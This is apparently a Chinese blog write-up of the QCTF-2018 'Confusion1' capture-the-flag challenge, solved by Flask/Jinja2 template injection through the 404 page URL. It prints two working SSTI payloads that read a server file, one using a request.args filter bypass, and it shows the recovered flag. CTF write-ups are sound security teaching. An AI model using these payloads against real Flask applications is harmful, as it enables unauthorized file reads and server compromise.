# XCTF 4th-QCTF-2018 Confusion1

原创

bfengj 于 2020-10-31 20:01:49 发布 369 收藏

分类专栏： 模板注入SSTI 文章标签： python web SSTI flask 信息安全



本文链接：https://blog.csdn.net/rfrder/article/details/109407039





## 知识点

- SSTI模板注入
- 猜图（狗头）

## WP

进入环境可以发现啥都没有，重要的是这个图：


想办法联想到这个：


知道和python相关。。。（狗头）


首先访问login.php和register.php，发现都是404。经过一系列尝试，发现这个网站只有index.php，但是404的页面响应头里有这个：

```
<!--Flag @ /opt/flag_1de36dff62a3a54ecfbc6e1fd2ef0ad1.txt-->
```


因此知道了flag文件的位置，但是不知道怎么去读取这个文件。
其实通过某些猜测提交了某些url的话，会出现弹窗：




bp抓包，发现响应头是这样：




注意Werkzeug/0.14.1 Python/2.7.15。
从而猜测是python的SSTI模板注入。
Flask是一个使用Python编写的轻量级web应用框架，其WSGI工具箱采用Werkzeug，模板引擎则使用Jinja2。根据Werkzeug，猜测是Flask模板。但是要找回显，可以想到唯一的回显就是404的时候返回的url:




因此在url这里进行flask模板注入。
其实有经验的大师傅直接就尝试404页面Url的SSTI了，这题也确实是这样。但是过滤了一些东西，正常的注入参数这样：

```
{{"".__class__.__mro__[2].__subclasses__()[40]('/opt/flag_1de36dff62a3a54ecfbc6e1fd2ef0ad1.txt').read()
```

因为过滤，因此考虑用url传参，也就是request.args来实现绕过，最终注入参数如下：


```
{{''[request.args.a][request.args.b][2][request.args.c]()[40]('/opt/flag_1de36dff62a3a54ecfbc6e1fd2ef0ad1.txt')[request.args.d]()}}?a=__class__&b=__mro__&c=__subclasses__&d=read
```

成功得到flag：

# Not Found

The requested URL /QCTF{1_4m_c0nFu51ed_6y_PhPy7h000ooo000n} was not found on this server.

*Apache/2.4.10 (Debian) Server at 220.249.52.133 Port 33347*




## 反思

自己这两个星期处理一下其他的事情，就要着手开始学习python的相关东西了，到时候要更深入的对SSTI进行学习。